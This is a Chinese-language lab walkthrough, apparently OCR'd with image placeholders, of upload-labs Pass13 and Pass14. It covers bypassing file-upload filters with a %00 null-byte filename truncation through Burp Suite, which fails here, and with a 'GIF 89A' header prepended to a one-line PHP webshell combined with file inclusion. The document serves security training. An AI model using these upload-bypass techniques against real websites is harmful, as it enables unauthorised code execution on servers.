


- 查看代码




- 编写脚本 `ThirteenFirstMethod.php`


```
<?php phpinfo(); ?>
```




- 上传脚本 `ThirteenFirstMethod.php`




- 用 `burpsuite` 拦截上传脚本 `ThirteenFirstMethod.php`



- 修改 URL 网址和文件名如下



- 选中 %00，并右键选中转换，进行网址转换 decode




- 显示上传失败，应该是版本条件不满足

需要满足以下条件：

php版本小于5.3.4

php的magic_quotes_gpc为OFF状态




- 挑战失败

Pass14

方法一

- 查看提示



- 查看源代码，由此可判断这关会读取判断上传文件的前两个字节，判断上传文件类型，并且后端会根据判断得到的文件类型重命名上传文件，使用 图片马 + 文件包含 绕过


补充知识：

1.Png图片文件包括8字节：89 50 4E 47 0D 0A 1A 0A。即为 .PNG。

2.Jpg图片文件包括2字节：FF D8。

3.Gif图片文件包括6字节：47 49 46 38 39|37 61 。即为 GIF 89(7)a。


4.Bmp图片文件包括2字节：42 4D。即为 BM。




- 编写脚本文件 `FourteenFirstMethod.php`，在一句话木马前加上下面这句代码


```
GIF 89A
```


- 上传脚本文件 `FourteenFirstMethod.php`，由于上一步代码的添加脚本文件 `FourteenFirstMethod.php` 会被解析为 `gif` 文件






- 右键打开上传的脚本文件 `FourteenFirstMethod.php`，然后复制打开文件对应的网址



